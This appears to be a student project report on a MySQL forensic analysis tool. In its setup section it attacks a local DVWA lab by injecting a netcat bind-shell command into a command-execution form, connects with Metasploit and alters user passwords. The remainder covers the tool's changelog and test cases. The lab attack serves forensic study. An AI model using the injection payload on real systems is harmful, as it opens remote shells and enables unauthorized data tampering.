In this experiment, Kali Linux is used to hack into the web page's database to modify data. This step will leave a trace or evidence in a binary log file in Ubuntu Linux which located in /var/log/MySQL and named MySQL-bin. Log file has to be enabled before hacking into the web page, so this will allow to generate log files automatically.

## Ubuntu Linux

In this experiment, Ubuntu Linux is used to store DVWA, and its database, After attacker modified Mysql database, Mysql Analytic tool will be running on this machine to create an image file for observation and analysis.

## EXPERIMENT SETUP


### Step 1

Download Damn Vulnerable Web Application (DVWA) from the official website and install Ubuntu Linux. The Ubuntu Linux will be running as a host for DVWA that allows other devices to access the web page. The DVWA will auto generate a database which contained last name, first name, username, and encrypted password. The user will need username and password to login the web page.

### Step 2

Boot up Kali Linux and access to a web page, just login into the web page by username "admin", password "password" and set the security level to low. When the standards of safety of the web

page set to low, it is easier to hack and exploit vulnerable by using several bugs of the web page. In command execution section, insert command "192.168.1.103;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe" into textbox. This command will attach the interactive shell to the netcat session listening on port 4444. In Kali Linux, run Metasploit framework to connect to Netcat. In the command terminal, insert Mysql statement to update password and first name. For example, echo "update dvwa.users set password=MD5('abc123') where first\_name='Bob'; " | mysql -uroot -prea705. Therefore, traces will be recorded in binary file and general query file.



*Inserting malicious code in web page*

```
Terminal
File Edit View Search Terminal Help

Payload options (linux/x86/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444                yes       The listen port
  RHOST     no                  no        The target address

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf exploit(handler) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (36 bytes) to 192.168.1.103
[*] Command shell session 1 opened (192.168.1.102:49741 -> 192.168.1.103:4444) a
```


*Launch Metasploit to hack into mysql database*

```
Terminal
File Edit View Search Terminal Help

echo "use dvwa; show tables;" | mysql -uroot -prea705
Tables_in_dvwa
guestbook
users
echo "update dvwa.users set password=MD5('aaa222333') where first_name='Bob';" |
mysql -uroot -prea705
echo "select * from dvwa.users;" | mysql -uroot -prea705
user_id first_name last_name user password avatar last_log
in failed_login
1 Anonymous admin admin 5f4dcc3b5aa765d61d8327deb882cf99 h
http://192.168.1.103/dvwa/hackable/users/admin.jpg 2016-11-01 23:41:39 0
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://1
92.168.1.103/dvwa/hackable/users/gordonb.jpg 2016-10-03 23:55:27 0
3 Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b http://1
92.168.1.103/dvwa/hackable/users/1337.jpg 2016-10-03 23:55:27 0
4 Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7 http://1
92.168.1.103/dvwa/hackable/users/pablo.jpg 2016-10-03 23:55:27 0
5 Bob Hackedddddddd smithy d0a02b143ee5e05cb88d490612580461 h
http://192.168.1.103/dvwa/hackable/users/smithy.jpg 2016-12-06 20:06:43 0
echo "update dvwa.users set last name='Mr.hacker' where first name='Hack';" | my
sql -uroot -prea705
echo "select * from dvwa.users;" | mysql -uroot -prea705
user_id first_name last_name user password avatar last_log
in failed_login
1 Anonymous admin admin 5f4dcc3b5aa765d61d8327deb882cf99 h
http://192.168.1.103/dvwa/hackable/users/admin.jpg 2016-11-01 23:41:39 0
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://1
92.168.1.103/dvwa/hackable/users/gordonb.jpg 2016-10-03 23:55:27 0
3 Hack Mr.hacker 1337 8d3533d75ae2c3966d7e0d4fcc69216b h
```

*Insert Mysql statement to modify last name, "Me" to "Mr.Hacker"*

## HYPOTHESIS



Run MYSQL Analytic tool on web server will be able to copy Mysql database and mount it on any Linux system for investigation. The MySQL image file will include all log files including binary log, error log and general query log. The tool should be able to analyze and show all log files in observation platforms.

## OBSERVATION

DVWA database displayed password and first name are successfully modified from Kali Linux by using Metasploit which password is changed to "abc1234" and first name to "anonymous". To confirm traces are recorded in binary file by simple access MySQL-bin file using "mysqlbinlog" command. The result will be generated by a Python script to perform functions that created for this project including show partition tables, detect Mysql directory,

backup/mount Mysql directory, analyze binary file and show binary file, general query file and error log.

## RELEASE

MYSQL Analytic Tool (MAT) version 1.0 has been published on Github on January 7, 2017, after successfully tested most features in the prototype. MAT has an entirely new design compared to prototype that developed on last semester; the tool is changed to command line interface (CLI) that each function can be done by a single command. User issues command to the tool in the form of successive lines of text. CLI brings several advantages to the tool such as required fewer resources, efficiency and professionally friendly. One best benefit is most of the features can be done by one single command instead of selecting an option to selected section to perform the function as shown in the prototype. While getting familiar with the MAT commands, users may perform and analyze quickly than before by using designed shortcut commands on the tool.

## *CHANGED LOG*

January 7

- Uploaded to Github
- Released v1.0

- Uploaded mat.py
- Uploaded sum.sh
- Uploaded Analyze.sh
- Added Readme
  - Introduction
  - Recommended
  - Tutorial
  - Updated log
  - Warning

January 10

- Released v1.1
- Added 'man' command which show command list and description for each command.
- Added 'version' command which show tool's version
- Added 'clear' command which clear terminal screen and return to main menu

January 16

- Release v1.2
- Added function for calculate hash value after creating image file and before mount image, MD5
- Added some shortcut commands for most of commands, such as "an bin" for "analyze binary", "s log" for "show logs", "m mysql.iso" for "mount mysql.iso".
- Added shortcut commands in "man" command list
- Colour print output for "analyze binary" command

## February 27

- Release v1.3
- Added 'save output' command for saving previous output into a text file
- Added 'num state' command for counting number of changes including insert, delete and update statement
- Bug fixed and improved performance

## February 28

- Release v1.4
- Added 'show tables' command for showing tables in MySQL database from mounted image file
- Added 'show databases' command for showing databases name and number of tables in MySQL database from mounted image file
- Bug fixed and improved performance

## March 8

- Release v1.4.1
- Added installer for user to install all needed files
- Added sample MySQL database for testing MAT
- Bugs fixed



## INSTALLATION

First, download MAT zip file from GitHub <https://github.com/Ansonymous/mat> and extract on Linux. Launch command terminal on Linux, cd into the extracted directory and run ".installer.sh." To start MAT, only run "mat" command on terminal.

## TUTORIAL

Type 'man' in the tool will show all commands and descriptions. Suggest reading all commands and description before using it. MAT zip file contains sample MySQL database for testing the tool.

Create MySQL User

- `mysql -uroot -p`
- `create user 'rea'@'localhost' identified by 'reatest';`
- `grant all privileges on * . * to 'rea'@'localhost';`
- `mysql -urea -preatest`

Enable Binary Log

- `/etc/mysql/my.cnf`
- Remove "#" for `log-bin = /path/to/log`


## OUTLINES PROJECT DELIVERABLES


Outlines project deliverable will include test ID, description of the test, a purpose of the test, test environment, input test data and expected test result. Outlines project deliverables will deliver result outputs that performed by MYSQL Analytic Tool (MAT) that tested on ten different SQL databases and primary features on MAT. Including calculate a hash for an image file, show log, analyze binary, create MySQL image, mount MySQL image, unmount MySQL and so on. The primary purpose of these test cases is to prove the tool is fully functional and able to work well on Ubuntu Linux.

<b>Test ID</b>	<b>DETECT MYSQL</b>
Description of the test	This test is to run a command called “detect mysql” in MAT which is used to detect MySQL directory
Purpose of the test	The purpose of the test is to prove “detect mysql” command is functionable and show correct output from the operating system
Test Environment	This test will be done on MAT which running Ubuntu Linux



	with MySQL installed
Input test Data	<p>This test will run a command on MAT called “detect mysql” to identify MySQL is installed on the operating system</p>  <pre> wk@ubuntu:~\$ mat ***** *                MAT                * *   MySQL Analysis Tool v1.4.2   * ***** mat &gt; detect mysql </pre>
Expected test result	<p>Test result is expected to show all files that contains in MySQL directory</p>  <pre> wk@ubuntu:~\$ mat ***** *                MAT                * *   MySQL Analysis Tool v1.4.2   * *****  mat &gt; detect mysql [sudo] password for wk: total 28704 -rw-r--r-- 1 root root      0 Mar 21 14:30 debian-5.5.flag drwx----- 2 mysql mysql  4096 Mar 21 16:48 demo -rw-rw---- 1 mysql mysql 18874368 Mar 21 17:20 ibdata1 -rw-rw---- 1 mysql mysql  5242880 Mar 21 17:48 ib_logfile0 -rw-rw---- 1 mysql mysql  5242880 Mar 21 14:30 ib_logfile1 drwx----- 2 mysql root    4096 Mar 21 14:30 mysql -rw-rw---- 1 mysql mysql   1956 Mar 21 14:42 mysql-bin.000001 -rw-rw---- 1 mysql mysql   2380 Mar 21 17:20 mysql-bin.000002 -rw-rw---- 1 mysql mysql    107 Mar 21 17:48 mysql-bin.000003 -rw-rw---- 1 mysql mysql     96 Mar 21 17:48 mysql-bin.index -rw-rw---- 1 root root      6 Mar 21 14:30 mysql_upgrade_info drwx----- 2 mysql mysql   4096 Mar 21 14:30 performance_schema  mat &gt; </pre>

<b>Test ID</b>	<b>SHOW BINARY</b>
Description of the test	The test is to run a command called “show binary” in MAT



	which is used to read binary log file
Purpose of the test	The purposes of the test is to prove “show binary” command is functionable and get same result as “mysqlbinlog” command in Linux
Test Environment	The test will run on MAT which running on Ubuntu Linux with already mounted image file by using MAT
Input test Data	<p>The test will run a command named “show binary” on MAT to read binary file from mounted image. After run command then the tool will ask user to select mounted file and choose binary file that user wants to show</p>  <pre> mat &gt; show binary  demo1 demo  Enter image file : demo1 mysql000.000 mysql_bi.000 mysql_bi.ind mysql_up  Enter binary file name: mysql000.000 </pre>
Expected test result	The test result is expected to view binary log file on MAT

	 <pre> wk@ubuntu: ~ e=0      error_code=0 SET TIMESTAMP=1490121449/*!*/; INSERT INTO Customer VALUES(7,'Frédérique','Citeaux','Strasbourg','France','88.60.15.31') /*!*/; # at 1771 #170321 14:37:29 server id 1  end_log_pos 1886  Query    thread_id=37  exec_tim e=0      error_code=0 SET TIMESTAMP=1490121449/*!*/; UPDATE Customer SET FirstName = 'Aaron' WHERE id = 7 /*!*/; # at 1886 #170321 14:37:30 server id 1  end_log_pos 1913  Xid = 121 COMMIT/*!*/; # at 1913 #170321 14:42:32 server id 1  end_log_pos 1956  Rotate to mysql-bin.000002 pos: 4 DELIMITER ; # End of log file ROLLBACK /* added by mysqlbinlog */; /*!50003 SET COMPLETION_TYPE=@OLD_COMPLETION_TYPE*/; /*!50530 SET @@SESSION.PSEUDO_SLAVE_MODE=0*/;  mat &gt; </pre>
--	--



Test ID	SHOW LOG
Description of the test	This test is to run a command called “show log” in MAT which is used to show all log files in MySQL directory from an image file
Purpose of the test	Purpose of the test is to prove “show log” command is functionable
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	This test will run a command called “show log” on MAT

	 <pre>mat &gt; show log  demo1 demo  Enter image file : demo1</pre>
Expected test result	<p>The test result is expected to show all files from “demo1” mounted image</p>  <pre>mat &gt; show log  demo1 demo  Enter image file : demo1 total 28692 dr-xr-xr-x 1 root root    2048 Mar 21 14:42 . drwxr-xr-x 4 root root    4096 Mar 21 16:48 .. -r-xr-xr-x 1 root root      0 Mar 21 14:30 debian_5.flr dr-xr-xr-x 1 root root    2048 Mar 21 16:48 demo -r-xr-xr-x 1 root root 18874368 Mar 21 16:48 ibdata1 -r-xr-xr-x 1 root root 5242880 Mar 21 14:30 ib_lo000 -r-xr-xr-x 1 root root 5242880 Mar 21 16:48 ib_logfi dr-xr-xr-x 1 root root    4096 Mar 21 14:30 mysql -r-xr-xr-x 1 root root    1956 Mar 21 14:42 mysql000.000 -r-xr-xr-x 1 root root    2361 Mar 21 16:48 mysql_bi.000 -r-xr-xr-x 1 root root     64 Mar 21 14:42 mysql_bi.ind -r-xr-xr-x 1 root root      6 Mar 21 14:30 mysql_up dr-xr-xr-x 1 root root    2048 Mar 21 14:30 performa  mat &gt;</pre>


Test ID	SHOW HISTORY
Description of the test	This test is to run a command called “show history” in MAT which is used to read MySQL history in the operating system
Purpose of the test	The purpose of the test is to prove “show history” command is functionable and able to show MySQL history query on the terminal screen

Test Environment	The test will run on MAT which running Ubuntu Linux with installed MySQL server
Input test Data	<p>This test will run a command named “show history” on MAT</p> 
Expected test result	<p>The test result is expected to show history of MySQL server which containing all MySQL commands that entered onto the server.</p> 

<b>Test ID</b>	<b>SHOW ERROR</b>
Description of the test	This test is to run a command called “show error” in MAT which is used to read error log from created MySQL image


Purpose of the test	The purpose of the test is to prove “show error” command is functionable and able to show error log on the command terminal
Test Environment	The test will run on MAT which running Ubuntu Linux with installed MySQL server
Input test Data	<p>The test will run a command named “show error” on MAT and enter image file</p>  <pre>mat &gt; show error demo1 demo Enter image file : demo1</pre>
Expected test result	<p>The result is expected to read an error log from image file but there is no error log generated from the system, so MAT could not find error log</p>  <pre>mat &gt; show error demo1 demo Enter image file : demo1 Error Log cat: /usr/bin/MAT/demo1/error.log: No such file or directory</pre>





Test ID	SHOW QUERY
Description of the test	This test is to run a command called “show query” in MAT which is used to read query file from created MySQL image
Purpose of the test	The purpose of the test is to prove “show query” command is functionable and able to show query on command terminal
Test Environment	The test will run on MAT which running Ubuntu Linux with installed MySQL server
Input test Data	<p>The test will run a command named “show query” on MAT and choosed image file</p>  <pre> mat &gt; show query  demo1 demo  Enter image file : demo1 </pre>
Expected test result	The result is expected to show general query log from image file, but configuration file is not turned on for general query log so MAT could not show query file

	<pre> mat &gt; show query  demo1 demo  Enter image file : demo1  General Query Log  cat: /usr/bin/MAT/demo1/mysql.log: No such file or directory  mat &gt; █ </pre>
--	---

Test ID	SHOW TABLE
Description of the test	This test is to run a command called “show table” on MAT which is used to show all tables from created MySQL image
Purpose of the test	The purpose of the test is to prove “show table” command is functionable and able to show all tables on command terminal
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file
Input test Data	<p>The test will run a command called “show table” on MAT, select mounted image file and enter full path of table</p> <pre> mat &gt; show tables  demo1 demo  Enter image file : demo1█ </pre>


Expected test result	<p>The result is expected to show all tables from the selected image</p>  <pre> wk@ubuntu: ~ mat &gt; show tables  demo1 demo  Enter image file : demo1 /usr/bin/MAT/demo1/demo/category.frm /usr/bin/MAT/demo1/demo/customer.frm /usr/bin/MAT/demo1/mysql/columns_.frm /usr/bin/MAT/demo1/mysql/db.frm /usr/bin/MAT/demo1/mysql/event.frm /usr/bin/MAT/demo1/mysql/func.frm /usr/bin/MAT/demo1/mysql/general_.frm /usr/bin/MAT/demo1/mysql/help_cat.frm /usr/bin/MAT/demo1/mysql/help_key.frm /usr/bin/MAT/demo1/mysql/help_rel.frm /usr/bin/MAT/demo1/mysql/help_top.frm /usr/bin/MAT/demo1/mysql/host.frm /usr/bin/MAT/demo1/mysql/ndb_binl.frm /usr/bin/MAT/demo1/mysql/plugin.frm /usr/bin/MAT/demo1/mysql/proc.frm /usr/bin/MAT/demo1/mysql/procs_pr.frm /usr/bin/MAT/demo1/mysql/proxies_.frm /usr/bin/MAT/demo1/mysql/servers.frm </pre>
----------------------	--

Test ID	SHOW DATABASE
Description of the test	This test is to run a command called “show database” in MAT which is used to show all databases and number of tables from created MySQL image
Purpose of the test	The purpose of the test is to prove “show database” command is functionable and able to show databases and number of tables on command terminal
Test Environment	The test will run on MAT which running Ubuntu Linux with mounted image file

